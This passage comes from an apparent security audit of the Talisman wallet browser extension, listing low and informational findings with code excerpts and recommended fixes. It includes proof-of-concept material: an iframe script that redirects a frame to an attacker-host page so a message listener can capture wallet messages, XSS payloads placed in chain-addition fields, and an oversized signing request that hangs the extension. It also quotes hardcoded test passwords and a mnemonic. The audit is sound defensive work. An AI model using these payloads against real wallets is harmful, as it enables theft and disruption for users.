gNDguNDNMNTEuMTkwMSAzNi40OEwzMi4wMDAxIDYzLjkzTDEyLjgxMDEgMzYuNDhaIiBmaWxs
PSJ3aGl0ZSI+PC9wYXRoPjwvZz48L2c+PC9zdmc+"}],"origin":"talisman-content"}
```


It should be noted that more important APIs like the signature request, will fail. For example:

```
this.window.postMessage({"id":"1657040740401.6","message":"pub(eth.request)","origin":"talisman-page","request":{"method":"personal_sign","params":["0x436f7272656374204d6573736167650","0x76219CE5b66FeC78f73E6297C852454f566967FE","Example password"]}}

this.window.postMessage({"id":"1657056393610.36","message":"pub(extrinsic.sign)","origin":"talisman-page","request":{"method":"personal_sign", "address":"0xBce98f41f098b5a6a135C28E136733DBB54f801E","params":["0x436f7272656374204d6573736167650d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a534543524554204d455353414745","0xBce98f41f098b5a6a135C28E136733DBB54f801E","Example password"]}})

this.window.postMessage({"id":"1657056393610.36","message":"pub(bytes.sign)","origin":"talisman-page","request":{"method":"personal_sign", "address":"0xBce98f41f098b5a6a135C28E136733DBB54f801E","params":["0x436f7272656374204d6573736167650d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a534543524554204d455353414745","0xBce98f41f098b5a6a135C28E136733DBB54f801E","Example password"]}})
```

In this case the response will be:

```
{"error":"Unauthorized","id":"1657040740401.6","code":4100,"isEthProviderRpcError":true,"origin":"talisman-content"}
```

Impact

An adversary who has local access to a workstation with a locked talisman browser extension, or has remote access to a connected website while the wallet is locked, will be able to extract certain information.

Recommendation

It is advisable to enforce the authenticated access control to all available API endpoints.

CVSS Score
AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:N/A:N/E:F/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3.5 Autocomplete is enabled for new accounts

Description	LOW

It was identified that the initial password field that is provided to the user at the onboarding phase, allows autocomplete. Most browsers have a facility to remember user credentials that are entered into HTML forms. This function can be configured by the user and also by applications that employ user credentials. If the function is enabled, then credentials entered by the user are stored on their local computer and retrieved by the browser on future visits to the same application.

The issue exists at the following location:

```
File: /apps/extension/src/ui/apps/onboard/routes/EnterPass.tsx
098:   return (
099:     <Layout withBack picture={<Image src={imgAgyle} alt="Agyle" />}>
100:       <h1>Lastly, let's set a password for your Talisman.</h1>
101:       <p>
102:         This will be used to protect your accounts and your funds.
103:         <br />
104:         Please make sure you don't share it with anybody.
105:       </p>
106:       <Form onSubmit={handleSubmit(submit)}>
107:         <PasswordFieldContainer
108:           error={errors.password}
109:           suffix={<PasswordStrength password={password} />}
110:         >
111:           <input
112:             {...register("password")}
113:             type="password"
114:             placeholder="Enter password"
115:             autoComplete="new-password"
116:             spellCheck={false}
117:             data-lpignore
118:             autoFocus
119:           />
120:         </PasswordFieldContainer>
121:         <FormField error={errors.passwordConfirm}>
```

```
122:             <input
123:               {...register("passwordConfirm")}
124:               type="password"
125:               placeholder="Re-enter password"
126:               autoComplete="new-password"
127:               spellCheck={false}
128:               data-lpignore
129:             />
130:           </FormField>
131:           <div>
132:                   <BtnNext  type="submit"  primary  disabled={!isValid}
processing={isSubmitting}>
133:               Let's do this <ArrowRightIcon />
134:             </BtnNext>
135:             <Error>{error}</Error>
136:           </div>
137:         </Form>
138:       </Layout>
139:     )
140: }
141:
```

Impact

The stored credentials can be captured by an attacker who gains control over the user's computer. Further, an attacker who finds a separate application vulnerability such as cross-site scripting may be able to exploit this to retrieve a user's browser-stored credentials.

In the specific case, it is possible for an adversary who acquires a laptop from a previous user of the talisman extension (e.g. re-sale etc), to obtain the password of the previous user even if the victim had previously deleted the extension from the browser.

Recommendation

To prevent browsers from storing credentials entered into HTML forms, include the attribute autocomplete="off" within the FORM tag (to protect all form fields) or within the relevant INPUT tags (to protect specific individual fields).

It should be noted that modern web browsers may ignore this directive.

CVSS Score
AV:L/AC:L/PR:L/UI:R/S:U/C:N/I:L/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3.6 Insufficient URL validation

Description	LOW

It was identified that the application does not perform a strict validation on the provided URLs.

The issue exists at the following locations:

File: /apps/extension/src/core/notifications/ensureNotificationClickHandler.ts

```
03: const onNotificationClicked = (notificationId: string) => {
04:   // we actually use an url as identifier, redirect to it
05:     if (notificationId.startsWith("https://")) Browser.tabs.create({
url: notificationId })
06: }
07:
```

File: /apps/extension/src/core/handlers/helpers.ts

```
12: export function stripUrl(url: string): string {
13:   assert(
14:     url &&
15:       (url.startsWith("http:") ||
16:         url.startsWith("https:") ||
17:         url.startsWith("ipfs:") ||
18:         url.startsWith("ipns:")),
19:       `Invalid url ${url}, expected to start with http: or https: or
ipfs: or ipns:`
20:   )
21:
22:   const parts = url.split("/")
23:
24:   return parts[2]
25: }
26:
```

A similar issue also exists at:

File: /apps/extension/src/@talisman/util/urlToDomain.ts

```
01: const urlToDomain = (url: string): string => {
02:   if (
03:     !url ||
04:     !(
05:       url.startsWith("http:") ||
06:       url.startsWith("https:") ||
07:       url.startsWith("ipfs:") ||
08:       url.startsWith("ipns:")
09:     )
10:   ) {
11:     return url
12:   }
```

Impact

An adversary may be able to insert corrupted strings as URLs that will cause the application to behave in unexpected ways

Recommendation

It is advisable to validate URLs also is using the URL constructor:

```
function isValidHttpUrl(s) {
  let url;
  try {
    url = new URL(s);
  } catch (e) { return false; }
  return /https?/.test(url.protocol);
}
```

Furthermore, a more advanced regular expression can be used to also match a required URL pattern.

CVSS Score

AV:N/AC:H/PR:L/UI:R/S:U/C:N/I:L/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3.7 Cross-origin communication between Window objects without target origin

Description	LOW

It was identified that the application does not specify a target origin at the cross-origin communication mechanism. The window.postMessage() method safely enables cross-origin communication between Window objects; e.g., between a page and a pop-up that it spawned, or between a page and an iframe embedded within it. Normally, scripts on different pages are allowed to access each other if and only if the pages they originate from share the same protocol, port number, and host (also known as the "same-origin policy"). window.postMessage() provides a controlled mechanism to securely circumvent this restriction (if used properly).

The targetOrigin specifies what the origin of this window must be for the event to be dispatched, either as the literal string "*" (indicating no preference) or as a URI. If at the time the event is scheduled to be dispatched, the origin of this window's document does not match that provided in targetOrigin, the event will not be dispatched. This mechanism provides control over where messages are sent; for example, if postMessage() was used to transmit a password, it would be absolutely critical that this argument be a URI whose origin is the same as the intended receiver of the message containing the password, to prevent interception of the password by a malicious third party. Failing to provide a specific target discloses the data you send to any interested malicious site.

The issue exists at the following location:

```
File: /apps/extension/src/core/libs/MessageService.ts
70:   sendMessage<TMessageType extends MessageTypes>(
71:     message: TMessageType,
72:     request?: RequestTypes[TMessageType],
73:     subscriber?: (data: unknown) => void
74:   ): Promise<ResponseTypes[TMessageType]> {
75:     return new Promise((resolve, reject): void => {
76:       const id = `${Date.now()}.${++this.idCounter}`
77:
78:       this.handlers[id] = {
```

```
79:         reject,
80:         resolve,
81:         subscriber,
82:       }
83:                                     const     transportRequestMessage:
TransportRequestMessage<TMessageType> = {
84:         id,
85:         message,
86:         origin: this.origin as OriginTypes,
87:         request: request || (null as RequestTypes[TMessageType]),
88:       }
89:
90:       this.messageSource.postMessage(transportRequestMessage, "*")
91:     })
```

and in:

```
File /apps/extension/src/core/libs/MessageService.ts
094:   /**
095:    * Should be used for internal/private messages only
096:    */
097:   subscribe<TMessageType extends MessageTypesWithSubscriptions>(
098:     message: TMessageType,
099:     request: RequestTypes[TMessageType],
100:    subscriber: (data: SubscriptionMessageTypes[TMessageType]) => void
101:   ): UnsubscribeFn {
102:     ...
114:                                   const       transportRequestMessage:
TransportRequestMessage<TMessageType> = {
115:       id,
116:       message,
117:       origin: this.origin as OriginTypes,
118:       request: request || (null as RequestTypes[TMessageType]),
119:     }
120:
121:     this.messageSource.postMessage(transportRequestMessage, "*")
122:
123:     return () => {
124:       this.sendMessage("pri(unsubscribe)", { id }).then(() => delete
this.handlers[id])
125:     }
```

```
126:   }
127:
```

and in:

```
File /apps/extension/src/core/content_script.ts
10: // connect to the extension
11: const port = Browser.runtime.connect({ name: PORT_CONTENT })
12: // send any messages from the extension back to the page
13: port.onMessage.addListener((data): void => {
14:   window.postMessage({ ...data, origin: "talisman-content" }, "*")
15: })
```

In this case, the "content_script.js" is loaded automatically, in a page since it is included in the "content_scripts" array of the extension Manifest file, which instructs the browser to load content scripts into web pages whose URL matches a given pattern.

Impact

In case that the origin is change, sensitive data will be exposed to a potentially malicious, attacker-controlled site. For example, let's assume that there is an app in which the extension has been connected, e.g., the "https://legitimate.com/test-dapp/".

```
<html>
<iframe src="https://metamask.github.io/test-dapp/"></iframe>
   <script>
      setTimeout(exp, 6000); //Wait 6s
      //Try to change the origin of the iframe each 100ms
      function exp(){
          setInterval(function(){

window.frames[0].frame[0][2].location="https://attacker.com/exploit.html"
;
          }, 100);
      }
   </script>
```

```
</html>
```

Then, if the page changes to another origin for any reason, the other origin will still be able to receive the messages. The exploit.html can for example steal the messages by adding a generic message listener:

```
window.addEventListener("message", function(message){
        console.log(message.data);
});
```

It should be noted that in order to perform the attack, the initial page needs to be inserted in an iframe and the extension to be able to interact with the affected page. As a result, this attack will not work if any of these parameters do not apply. In the examined case, it was not possible to identify a such attack path as neither the extension page nor an injected page could not be iframed and at the same time send unprotected messages. As a result, the issue is marked as LOW.

Recommendation

It is recommended to always specify an exact target origin, not *, when you use postMessage to send data to other windows, if possible.

In general, the following checks should be performed when the PostMessage is used:

- Verify that the browser supports postMessage.
- Verify that the message origin is correct.
- Sanitize or validate the message data.
- Verify that the origin is correct and matched using strict equality.
- Verify that the messages are sent without using wildcards in the origin.

CVSS Score
AV:L/AC:H/PR:L/UI:R/S:U/C:L/I:N/A:N/E:F/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3.8 Unhandled error message at "Sign/ethereum.tsx" and at "Sign/index.tsx"

Description	LOW

It was found It was identified that the application handles the error messages insecurely. Improper handling of errors can introduce a variety of security problems for an app. The most common problem is when detailed internal error messages such as stack traces, and error codes are displayed to the use. These messages reveal implementation details that should never be revealed. Even when error messages don't provide a lot of detail, inconsistencies in such messages can still reveal important clues on how a site works, and what information is present under the covers.

The issue is located at:

```
File: /apps/extension/src/ui/apps/popup/pages/Sign/ethereum.tsx
212:       <Footer>
...
237:         {errorMessage && <p className="error">{errorMessage}</p>}
238:         {account && request && (
```

For example, by adding non-hex arguments at the data parameter (e.g., '"><'), the following message is rendered at the user:

```
invalid hexlify value (argument="value", value="'\"><",
code=INVALID_ARGUMENT, version=bytes/5.6.1)
```

While the message does not provide any helpful information for the user, it increases the overall attack surface.

A similar issue exists in:

```
File: /apps/extension/src/ui/apps/popup/pages/Sign/index.tsx
35:     <Container>
```

```
36:       <Header text={<PendingRequests />}></Header>
37:       <Content>
38:         {account && request && (
39:           <>
40:             ...
48:             </div>
49:           {errorMessage && <div className="error">{errorMessage}</div>}
50:             <div className="bottom">
51:               {signingRequest && (
52:               <ViewDetails {...{ signingRequest, analysing, txDetails,
txDetailsError }} />
53:               )}
54:             </div>
55:           </>
56:         )}
```

For example, the team used the following customized version of the test-dapp application, to ask the Talisman extension to sign a malicious payload:

```
    sendButton.onclick = async () => {
      const result = await ethereum.request({
        method: 'eth_sendTransaction',
        params: [
          {
            from: accounts[0],
            to:
'0x0c54FcCd2e384b4BB6f2E405Bf5Cbc15a017AaFb00c54FcCd2e384b4BB6f2E405Bf5Cb
c15a017AaFbc54FcCd2e384b4BB6f2E405Bf5Cbc15a017AaFb00c54FcCd2e384b4BB6f2E4
05Bf5Cbc15a017AaFb',
            value: '0x99999999999999999999',
            gasLimit: '0x99999999999999999999',
            gasPrice: '0x99999999999999999999',
            type: '0x99999999999999999999',
          },
        ],
      });
      console.log(result);
    };
```

And the error was:

```
invalid address (argument="address",
value="0x0c54FcCd2e384b4BB6f2E405Bf5Cbc15a017AaFb00c54FcCd2e384b4BB6f2E40
5Bf5Cbc15a017AaFbc54FcCd2e384b4BB6f2E405Bf5Cbc15a017AaFb00c54FcCd2e384b4B
B6f2E405Bf5Cbc15a017AaFb", code=INVALID_ARGUMENT, version=address/5.6.1)
```

In a similar case:

```
    sendButton.onclick = async () => {
      const result = await ethereum.request({
        method: 'eth_sendTransaction',
        params: [
          {
            from: accounts[0],
            to: '0x0c54FcCd2e384b4BB6f2E405Bf5Cbc15a017AaFb',
            value: '0x99999999999999999999999',
            gasLimit: '0x99999999999999999999999',
            gasPrice: '0x99999999999999999999999',
            type: '0x99999999999999999999999',
          },
        ],
      });
      console.log(result);
    };
```

The error was:

```
overflow [ See: https://links.ethers.org/v5-errors-NUMERIC_FAULT-overflow
] (fault="overflow", operation="toNumber",
value="297105609428491265975789813 7", code=NUMERIC_FAULT,
version=bignumber/5.6.2)
```

Impact

An adversary could use this vulnerability to infer the inner workings of the application and use this information to perform further attacks. For example, in the specific case, the reflected value in the error message could be used to perform injection attacks.

Recommendation

It is advisable to ensure that the app is built to gracefully handle all possible errors. When errors occur, the site should respond with a specifically designed result that is helpful to the user without revealing unnecessary internal details. Certain classes of errors should be logged to help detect implementation flaws, and/or hacking attempts.

CVSS Score

AV:N/AC:H/PR:H/UI:R/S:U/C:L/I:N/A:N/E:F/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3.9 Different APIs used to verify authentication

Description	LOW

It was found that the application is using different APIs to verify if the user is authenticated in the extension.

In the specific case, the app is using either the "this.stores.password.hasPassword()" API or the " this.stores.password.getPassword()" API. The issue exists in the following locations:

File: /apps/extension/src/core/domains/accounts/handler.ts

```
42:   private async accountCreate({ name, type }: RequestAccountCreate):
Promise<boolean> {
43:     await new Promise((resolve) => setTimeout(resolve, DEBUG ? 0 :
1000))
44:     assert(this.stores.password.hasPassword, "Not logged in")
```

File: /apps/extension/src/core/domains/accounts/handler.ts

```
85:   private async accountCreateSeed({
86:     name,
87:     seed,
88:     type,
89:   }: RequestAccountCreateFromSeed): Promise<boolean> {
90:     const password = this.stores.password.getPassword()
91:     assert(password, "Not logged in")
```

File: /apps/extension/src/core/domains/accounts/handler.ts

```
120:   private async accountCreateJson({
121:     json,
122:     password: importedAccountPassword,
123:   }: RequestAccountCreateFromJson): Promise<boolean> {
124:     await new Promise((resolve) => setTimeout(resolve, 1000))
125:
```

```
126:      const password = this.stores.password.getPassword()
127:      assert(password, "Not logged in")
```

Impact

In case that the team performs any alteration in the APIs, it is possible that the result of these two APIs will be different, leading to authentication bypass issues.

Currently, the issue is marked as LOW as there is no attack path.

Recommendation

It is recommended to use a single API for verifying if the user has been authenticated in the extension.

CVSS Score

AV:L/AC:H/PR:H/UI:N/S:U/C:N/I:L/A:N/E:F/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3.10 No max-length limitation at signature data

Description	LOW

It was identified that the application does not limit the number of characters that can be provided in the signature data field.

For example, the team used the following customized version of the test-dapp application (https://github.com/MetaMask/test-dapp), to ask the Talisman extension to sign a payload with extended length:

```
  personalSign.onclick = async () => {
    const exampleMessage = 'x'.repeat(10*1024*1024);
    try {
      const from = accounts[0];
      const msg = `0x${Buffer.from(exampleMessage,
'utf8').toString('hex')}`;
      const sign = await ethereum.request({
        method: 'personal_sign',
        params: [msg, from, 'Example password'],
      });
      personalSignResult.innerHTML = sign;
      personalSignVerify.disabled = false;
    } catch (err) {
      console.error(err);
      personalSign.innerHTML = `Error: ${err.message}`;
    }
  };
```

Sending this payload multiple times, forced the extension to hang. The payload could also be sent using a “postMessage” call from Chrome devtools command line interface:

```
{"id":"1657040599868.7","message":"pub(eth.request)","origin":"talisman-
page","request":{"method":"personal_sign","params":["0x787878787878787878
78787878787878787878787878787878787878787878787878787878787878787878787878
87878787878787878787878787878787878787878787878787878787878787878787878787
87878787878787878787878787878787878787878787878787878787878787878787878787
```

```
7878787878787878787878787878787878787878787878787878787878787878787878787
8787878787878787878787878787878787878787878787878787878787878787878787878
7878787878787878787878787878787878787878787878787878787878787878787878787
8787878787878787878787878787878787878787878787878787878787878787878787878
7878787878787878787878787878787878787878787878787878787878787878787878787
8787878787878787878787878787878787878787878787878787878787878787878787878
7878787878787878787878787878787878787878787878787878787878787878787878787
8787878787878787878787878787878787878787878787878787878787878787878787878
7878787878787878787878787878787878787878787878787878787878787878787878787
8787878787878787878787878787878787878787878787878787878787878787878787878
78787878787878787878787878787878.....","0x76219CE5b66FeC78f73E6297C852454
f566967FE","Example password"]}}
```


Impact

A malicious app can provide significantly long number of characters in the signature data, affecting the rest application logic in undefined ways (e.g., storage exhaustion, delays, incorrect UI elements).

Recommendation

It is advisable to limit the data length of the requested payload, or use pagination with partial rendering to present the content in the browser.

CVSS Score

AV:N/AC:H/PR:H/UI:R/S:U/C:N/I:N/A:L/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3.11 RPC chain fields are not being validated

Description	LOW

It was identified that the application does not validate the URL or limit the number of characters that can be provided when a new RPC chain is added:

For example, the team used the following customized version of the test-dapp application (https://github.com/MetaMask/test-dapp), to ask the Talisman extension to sign a payload with extended length:

For example, the team used the following customized version of the test-dapp application, to ask the Talisman extension to add an etherium chain with invalid rpcUrls:

```
File:  /test-dapp/src/index.js
337:   addEthereumChain.onclick = async () => {
338:     await ethereum.request({
339:       method: 'wallet_addEthereumChain',
340:       params: [
341:         {
342:           chainId: '0x53a',
343:           rpcUrls: ['javascript:alert(1)'],
344:                                                                  chainName:
'javascript:alert(1);"\'><script>alert(1);</script>{{1+1}}',
345:                                           nativeCurrency:    {    name:
'javascript:alert(1);"\'><script>alert(1);</script>{{1+1}}',     decimals:
18, symbol: 'javascript:alert(1);"\'><script>alert(1);</script>{{1+1}}' },
346:           blockExplorerUrls: null,
347:         },
348:       ],
349:     });
350:   };
351:
```

The payload could also be sent using a “postMessage” call from Chrome devtools command line interface:

```
{"id":"1657040418044.6","message":"pub(eth.request)","origin":"talisman-page","request":{"method":"wallet_addEthereumChain","params":[{"chainId":"0x53a","rpcUrls":["javascript:alert(1)"],"chainName":"javascript:alert(1);\"'><script>alert(1);</script>{{1+1}}","nativeCurrency":{"name":"javascript:alert(1);\"'><script>alert(1);</script>{{1+1}}","decimals":18,"symbol":"javascript:alert(1);\"'><script>alert(1);</script>{{1+1}}"},"blockExplorerUrls":null}]}}
```




Figure 12 Unvalidated fields

Impact

A malicious app can provide incorrect RPC URLs or fields with invalid characters, affecting the rest application logic in undefined ways (e.g., storage exhaustion, delays, incorrect UI elements).

Recommendation

It is advisable to validate the URL, limit the data length of the requested payload, or use pagination with partial rendering to present the content in the browser.

CVSS Score
AV:N/AC:H/PR:H/UI:R/S:U/C:N/I:N/A:L/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3.12 Export private key without re-authentication

Description	LOW

It was identified that the extension does not require user re-authentication to export the encrypted private key for an account. Confirmation of the user's identity, authentication, and session management are critical to protect against authentication-related attacks.

The issue exists at the following location:

```
File: /apps/extension/src/ui/domains/Account/Item.tsx
098:               <PopNav trigger={<IconMore />} className="icon more"
closeOnMouseOut>
099:                                       <PopNav.Item   onClick={()   =>
openAddressFormatter(address)}>Copy address</PopNav.Item>
100:                                       <PopNav.Item   onClick={()   =>
openAccountRename(address)}>Rename</PopNav.Item>
101:             {["SEED", "JSON", "DERIVED"].includes(account?.origin as
string) && (
102:               <PopNav.Item
103:                 onClick={async () => {
104:                                    const { exportedJson } = await
api.accountExport(address)
105:                 downloadJson(exportedJson, `${exportedJson.meta?.name
|| "talisman"}`)
106:                 }}
107:               >
108:                 Export Private Key
109:               </PopNav.Item>
110:             )}
111:            {["SEED", "JSON", "HARDWARE"].includes(account?.origin as
string) && (
112:                                        <PopNav.Item   onClick={()   =>
openAccountRemove(address)}>Remove Account</PopNav.Item>
113:             )}
114:            ….
119:           </PopNav>
```

Impact

An adversary, who has temporary local access to a user's workstation (e.g., shared computer or during an evil maid attack), will be able to extract the key for the user's wallet.

Recommendation

The "export private key" functionality provides an alternative mechanism to access a user’s wallet, and so should be at least as secure as the usual authentication process.

CVSS Score

AV:L/AC:L/PR:H/UI:R/S:U/C:L/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3.13 PostHog persistence mechanism is using the localStorage

Description	LOW

The team identified that a persistence storage is enabled for "PostHog" service. PostHog is a self-hosted all-in-one product analytics suite. PostHog requires storing a small amount of information about the user on the user's browser. This ensures that if the user navigates away and comes back to your site at a later time, it will still be possible identify them properly. However, in the specific case, if a user logs out from the extension, the stored data may can be used to fingerprint or identify them.

More precisely, PostHog stores the following information in the user's browser:

- User's ID
- Session ID & Device ID
- Active & enabled feature flags
- Any super properties you have defined.
- Some PostHog configuration options (e.g., whether session recording is enabled)

By default, PostHog stores all this information in a cookie, however due to the size limitation of cookies, the "localStorage" is used in the specific case. LocalStorage is an HTML5 web storage object for storing data on the client – that is, locally, on a user's computer. Data stored locally has no expiration date and will exist until it's been deleted. The issue exists at the following location:

```
File: /talisman/apps/extension/src/core/config/posthog.ts
36: export const initPosthog = (allowTracking: boolean = false) => {
37:   if (process.env.POSTHOG_AUTH_TOKEN) {
38:     posthog.init(process.env.POSTHOG_AUTH_TOKEN, {
39:       api_host: "https://app.posthog.com",
40:       autocapture: false,
41:       capture_pageview: false,
42:       disable_session_recording: true,
43:       persistence: "localStorage",
44:       ip: false,
45:       loaded: (posthogInstance) => {
```

```
46:         if (allowTracking && !posthogInstance.has_opted_in_capturing())
47:             posthogInstance.opt_in_capturing()
48:         },
49:         sanitize_properties: (properties, eventName) => {
50:             // We can remove all the posthog user profiling properties
except for those that are required for PostHog to work
51:                                         const    requiredProperties    =
Object.keys(properties).reduce((result, key) => {
52:                     if  (!unsafeProperties.includes(key))  result[key]  =
properties[key]
53:             return result
54:           }, {} as posthog.Properties)
55:           return {
56:             ...requiredProperties,
57:             ...talismanProperties,
58:           }
59:         },
60:       })
61:     }
62: }
```

Impact

Data stored by PostHog in the persistent localStorage of the user's browser may be utilized to identify the user who performed actions on the extension, even if the user has logout and terminated their session.

Recommendation

It is advisable to prevent PostHog from storing anything on the user's browser (e.g., completely anonymous users), by setting:

```
disable_persistence: true
```

The "posthog.identify" can be called every time the app loads in order to track the user. If this is not possible, it is recommended to use the "memory" option

instead of the "localStorage" option. This stores the data in page memory, which means data is only persisted for the duration of the page view.

CVSS Score
AV:L/AC:H/PR:H/UI:R/S:U/C:L/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS**:X/MC:X/MI:X/MA:X**

5.3.14 No max-length limitation at account name

Description	LOW

It was identified that the application does not limit the characters that can be provided in the account name field.

The issue exists at the following location:

File /apps/extension/src/ui/apps/onboard/routes/EnterName.tsx

```
65:   return (
66:     <Layout withBack picture={<Image src={imgSwami} alt="Swami" />}>
67:       <h1>
68:         Adventure awaits!
69:         <br />
70:         Let’s give your account a name.
71:       </h1>
72:       <p>Don’t worry, you can always change this later.</p>
73:       <form onSubmit={handleSubmit(submit)}>
74:         <FormField error={errors.name}>
75:           <input
76:             {...register("name")}
77:             placeholder="Choose a name"
78:             spellCheck={false}
79:             autoComplete="off"
80:             autoFocus
81:             data-lpignore
82:           />
83:         </FormField>
84:         <BtnNext type="submit" primary disabled={!isValid}>
85:           Create account <ArrowRightIcon />
86:         </BtnNext>
87:       </form>
88:     </Layout>
89:   )
90: }
```

There is also a similar issue in:

```
File: /apps/extension/src/ui/domains/Account/Rename.tsx
106:   return (
107:     <StyledDialog
108:       className={className}
109:       title="Enter a new name"
110:       text="Choose a new name for this account"
111:       extra={
112:         <form onSubmit={handleSubmit(submit)}>
113:           <FormField error={errors.name}>
114:             <input
115:               {...registerName}
116:               ref={handleNameRef}
117:               placeholder="Choose a name"
118:               spellCheck={false}
119:               autoComplete="off"
120:               autoFocus
121:               data-lpignore
122:             />
123:           </FormField>
124:         </form>
125:       }
126:       confirmText="Rename"
127:       cancelText="Cancel"
128:       onConfirm={handleSubmit(submit)}
129:       onCancel={onCancel}
130:       confirmDisabled={!isValid}
131:       confirming={isSubmitting}
132:     />
133:   )
134: }
```

and also in:

```
File: /apps/dashboard/routes/AccountAddDerived.tsx
  121               <input
  122                 {...register("name")}
```

```
123:                placeholder="Choose a name"
124                 spellCheck={false}
125                 autoComplete="off"
```

```
File:
/apps/dashboard/routes/AccountAddSecret/AccountAddSecretMnemonic.tsx
321             <input
322               {...register("name")}
323:              placeholder="Choose a name"
324               spellCheck={false}
325               autoComplete="off"
```

Impact

A user can provide significantly long number of characters in the account name, affecting the rest application logic in undefined ways (e.g., storage exhaustion, delays, incorrect UI elements).

Recommendation

It is advisable to limit the account name length. The maxlength attribute specifies the maximum number of characters allowed in the <input> element.

CVSS Score

AV:L/AC:H/PR:H/UI:R/S:U/C:N/I:L/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.4 Informational Findings

5.4.1 Hardcoded testing credentials in repository

Description	INFO

It was found that the application repository contains hard-coded secrets, such as credentials or cryptographic keys, which are used for authentication purposes. Secrets are being used everywhere nowadays, especially with the popularity of the DevOps movement. Many organizations have them hardcoded within the source code in plaintext, littered throughout configuration files and configuration management tools. Hard-coded credentials typically create a significant hole that allows an attacker to bypass the authentication that has been configured by the software administrator.

In the examined case, the issue exists at the following location:

```
File /talisman/apps/extension/.env.sample
1: # for dev only, used to unlock the wallet without typing the password
2: # PASSWORD=MyL33TP@55w0rd
```

A similar issue exists in the following location:

```
File:  /talisman/apps/extension/src/core/handlers/Extension.spec.ts
42: const suri = "seed sock milk update focus rotate barely fade car face
mechanic mercy"
43: const password = "passw0rd"
```

And in:

```
File:
/talisman/apps/extension/src/core/domains/signing/__tests__/requestsStore
.spec.ts
9: const mnemonic = "seed sock milk update focus rotate barely fade car
face mechanic mercy"
```

```
10: const password = "passw0rd"
```

By hardcoding a password, all of the project's developers can view the specific password. Malicious insiders, ex-employees, or disgruntled employees may use it to circumvent authentication controls. it also makes fixing the problem extremely difficult. Once the code is uploaded in a repository, the password cannot be easily removed. Furthermore, similar passwords may be used in other infrastructure components of the organization, allowing adversaries to also compromise them.

Impact

The use of a hard-coded password has many negative implications. The most significant of these being a failure of authentication measures under certain circumstances.

In the specific case, the password is used only for dev purposes. As a result, the issue is marked as INFORMATIONAL.

Recommendation

It is advisable to avoid using ".env" configuration files with secrets in repositories that are going to be public. Furthermore, it is strongly recommended to ensure that the visibility of all repositories is restricted only to the people who need to be able to see them. Especially for repositories that contain private information, the restrictions should be carefully deployed.

If this is not possible, it is advisable to clear any sensitive information from the repositories. Sensitive values should never be stored as plaintext data in configuration files, but rather as github-secrets. Secrets can be configured at the organization, repository, or environment level, and allow you to store sensitive information in GitHub. Secrets use Libsodium sealed boxes, so that they are encrypted before reaching GitHub.

Regarding removing information that has already been published, there are two different methods to remove sensitive content from a repository's commit history:

- The git command git filter-branch
- BFG Repo-Cleaner

Both methods ultimately will end up re-writing the history of the repository to make it as though the sensitive commit was never pushed in the first place.

Finally, it is recommended to change all the passwords that have been publicly exposed. Additionally, make sure that no new confidential information (especially passwords) has been exposed.

CVSS Score
AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.4.2 Excessive requested permissions

Description	INFO

